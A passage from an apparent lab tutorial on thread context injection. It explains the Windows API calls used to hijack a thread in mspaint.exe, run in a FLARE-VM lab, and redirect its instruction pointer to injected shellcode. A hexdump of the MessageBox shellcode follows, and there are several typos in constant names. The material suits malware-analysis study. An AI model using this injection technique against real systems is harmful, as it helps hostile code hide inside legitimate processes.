CrearteToolhelp32Snapshot function takes a snapshot of a specific process, as well as the heaps, modules, and threads used by these processes.

Here’s the syntax:




C++

```
HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

We can see that there is a difference in the 1st parameter

In the function, we are using: THE32CS_SNAPPROCESS


If we are looking for all the processes in the memory, then we use this:



|   |   |
|---|---|
| **TH32CS_SNAPPROCESS**<br>0x00000002 | Includes all processes in the system in the snapshot. To enumerate the processes, see Process32First. |

In the HANDLE we are using: THE32CS_SNAPTHREAD

If we are looking for all the threads in the memory then we use this:




|   |   |
|---|---|
| **TH32CS_SNAPTHREAD**<br>0x00000004 | Includes all threads in the system in the snapshot. To enumerate the threads, see Thread32First.<br>To identify the threads that belong to a specific process, compare its process identifier to the **th32OwnerProcessID** member of the THREADENTRY32 structure when enumerating the threads. |

And the other structure which we are using is: THREADENTRY32

It describes an entry from a list of the threads executing in the system when a snapshot was taken. We use this to save the snapshot itself


It takes an important parameter, th32OwnerProcessID, where it takes the PID itself, which is returned by the SearchForProcess function, and then it searches for the thread within the process itself. Then it will return a handle to the thread, which will be used to perform thread context injection.



```cpp
C++

typedef struct tagTHREADENTRY32 {
  DWORD dwSize;
  DWORD cntUsage;
  DWORD th32ThreadID;
  DWORD th32OwnerProcessID;
  LONG  tpBasePri;
  LONG  tpDeltaPri;
  DWORD dwFlags;
} THREADENTRY32;
```

We are also using the Thread32Next function:

Retrieves information about the next thread of any process encountered in the system memory snapshot.



```cpp
C++

BOOL Thread32Next(
  [in]  HANDLE          hSnapshot,
  [out] LPTHREADENTRY32 lpte
);
```


And then we have the user-defined function to inject the shellcode.

Here we are using VirtualAllocEx to allocate the memory in the process(discussed earlier)

Then we use WriteProcessMemory, to write the shellcode in the allocated memory(discussed earlier)


Then we use SuspendThread.

It is a 64-bit application that can suspend a WOW64 thread using the WOW64SuspendThread function.



```cpp
C++

DWORD SuspendThread(
  [in] HANDLE hThread
);
```

And WOW64SuspendThread suspends the specified WOW64 thread.



```cpp
DWORD Wow64SuspendThread(
  HANDLE hThread
);
```

It takes a thread as a parameter, and then it just suspends the thread.


After suspending the thread, we are initializing the context structure.

We use it because it is a parameter in the GetThreadContext function

We need it because it contains information about the thread that is currently running and even the instruction pointer.

Context Structure:

Contains processor-specific register data. The system uses CONTEXT structures to perform various internal operations. Refer to the header file WinNT.h for definitions of this structure for each processor architecture.




C++

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
  DWORD   MxCsr;
  WORD    SegCs;
  WORD    SegDs;
  WORD    SegEs;
  WORD    SegFs;
  WORD    SegGs;
  WORD    SegSs;
  DWORD   EFlags;
  DWORD64 Dr0;
  DWORD64 Dr1;
  DWORD64 Dr2;
  DWORD64 Dr3;
  DWORD64 Dr6;
  DWORD64 Dr7;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rdx;
  DWORD64 Rbx;
  DWORD64 Rsp;
  DWORD64 Rbp;
  DWORD64 Rsi;
  DWORD64 Rdi;
  DWORD64 R8;
  DWORD64 R9;
  DWORD64 R10;
  DWORD64 R11;
  DWORD64 R12;
  DWORD64 R13;
  DWORD64 R14;
  DWORD64 R15;
  DWORD64 Rip;
```

We are interested in the “Rip”.

In the GetThreadContext, we are using the handle to the thread as one of the inputs, and whatever information is saved will be saved in the context, which is the second parameter.



```
C++

BOOL GetThreadContext(
  [in]      HANDLE    hThread,
  [in, out] LPCONTEXT lpContext
);
```


A 64-bit application can retrieve the context of a WOW64 thread using the Wow64GetThreadContext.

Now that we have got the context of the thread, we can modify the RIP(64-bit), to point to the shellcode.

And then finally you call SetThreadContext to change the context of the running thread, with a new context.

SetThreadContext:

A 64-bit application can set the context of a WOW64 thread using the Wow64SetThreadContext function.




```
C++

BOOL SetThreadContext(
  [in] HANDLE        hThread,
  [in] const CONTEXT *lpContext
);
```

It takes in 2 parameters, the thread you want the context to modify, and the context of the new thread.

Then we use ResumeThread:


Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed.



```
C++

DWORD ResumeThread(
  [in] HANDLE hThread
);
```

It takes only 1 parameter which is the thread, which will resume, which was previously suspended.

Now let's run the code, and see whether it works or not:



```
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

FLARE-VM 12-04-2024  1:54:31.84
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\week-2\05-Thread Context Injecti
on

FLARE-VM 12-04-2024  1:54:33.99
C:\Users\Red\Desktop\project\week-2\05-Thread Context Injection>compile.bat
Thread_Context_Injection.cpp
c1: fatal error C1083: Cannot open source                 tion.cpp': No such file or directory

FLARE-VM 12-04-2024  1:54:43.85
C:\Users\Red\Desktop\project\week-2\05-Thr                le.bat
Thread_Context_Injection.cpp

FLARE-VM 12-04-2024  1:55:00.84
C:\Users\Red\Desktop\project\week-2\05-Thr                d_Context_injection.exe

FLARE-VM 12-04-2024  1:55:03.98
C:\Users\Red\Desktop\project\week-2\05-Thread Context Injection>mspaint.exe

FLARE-VM 12-04-2024  1:55:19.10
C:\Users\Red\Desktop\project\week-2\05-Thread Context Injection>Thread_Context_injection.exe
mspaint.exe PID - 1672

FLARE-VM 12-04-2024  1:55:22.71
C:\Users\Red\Desktop\project\week-2\05-Thread Context Injection>
```

GOT YOU!


Hello, from the FUTURE!

Make sure that mspaint is already open. And we can see that it takes some time before we see a pop-up.

As you can see it works completely fine.


Let's see whether this is our payload or not:

We can see that the mspaint has got the PID off 1672



| | | | | |
|---|---|---|---|---|
| mspaint.exe | 1672 | 10.82 MB | DESKTOP-OMKLS3A\Rec | Paint |

If we follow in the memory and check for RX protection, we get this:




Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mspaint.exe (1672) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Strings...
Refresh
Close

☑ Hide free regions

| Base address | Type | Size | Protect... | Use | Total WS | Private WS | Shareable WS | Shared WS | Locked WS |
|---|---|---|---|---|---|---|---|---|---|
| 0x15758020000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758030000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758040000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758050000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758060000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758070000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758080000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758090000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157580a0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157580b0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157580c0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157580d0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157580e0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157580f0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758100000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758110000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758120000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758130000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758140000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758150000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758160000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758170000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758180000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15758190000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157581a0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157581b0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157581c0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157581d0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x157581e0000 | Mapped | 18,816 kB | R | C:\Windows\Fonts\StaticCache.dat | 168 kB | | 168 kB | 168 kB | |
| 0x15759440000 | Mapped | 8 kB | R | C:\Windows\System32\oleaccrc.dll | 4 kB | | 4 kB | 4 kB | |
| 0x15759450000 | Private | 1,980 kB | RW | | 1,980 kB | 1,980 kB | | | |
| 0x15759640000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x15759650000 | Private | 8 kB | RW | | 8 kB | 8 kB | | | |
| 0x15759660000 | Private | 8 kB | RW | | 8 kB | 8 kB | | | |
| 0x15759670000 | Mapped | 1,136 kB | RW | | 1,136 kB | | 1,136 kB | 1,136 kB | |
| 0x15759790000 | Private | 8,192 kB | NA | | 4 kB | 4 kB | | | |
| 0x15759f90000 | Private | 1,980 kB | RW | | 1,980 kB | 1,980 kB | | | |
| 0x1575a180000 | Private | 4 kB | RX | | 4 kB | 4 kB | | | |
| 0x1575a180... | Private: Commit | 4 kB | RX | | 4 kB | 4 kB | | | |
| 0x1575a190000 | Mapped | 20 kB | R | C:\Windows\System32\en-US\user3... | 8 kB | | 8 kB | 8 kB | |
| 0x1575a1a0000 | Private | 24 kB | RW | | 24 kB | 24 kB | | | |
| 0x1575a1b0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |
| 0x1575a1c0000 | Private | 8 kB | RW | | 8 kB | 8 kB | | | |
| 0x1575a1d0000 | Private | 12 kB | RW | | 12 kB | 12 kB | | | |
| 0x1575a1e0000 | Private | 4 kB | RW | | 4 kB | 4 kB | | | |

mspaint.exe (1672) (0x1575a180000 - 0x1575a181000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H..........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 3e 48 XAYZ>H...I...]>H
000000e0 8d 8d 4b 01 00 00 41 ba 4c 77 26 07 ff d5 49 c7 ..K...A.Lw&...I.
000000f0 c1 10 00 00 00 3e 48 8d 95 2a 01 00 00 3e 4c 8d .....>H..*...>L.
00000100 85 42 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .B...H1.A.E.V...
00000110 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.......H..
00000120 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000130 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000140 6f 6d 20 74 68 65 20 46 55 54 55 52 45 21 00 47 om the FUTURE!.G
00000150 4f 54 20 59 4f 55 21 00 75 73 65 72 33 32 2e 64 OT YOU!.user32.d
00000160 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ll..............
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```



mspaint.exe (1672) (0x1575a180000 - 0x1575a181000)

```
00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H..........AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 JM1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>......H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>.H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H..>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 1.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
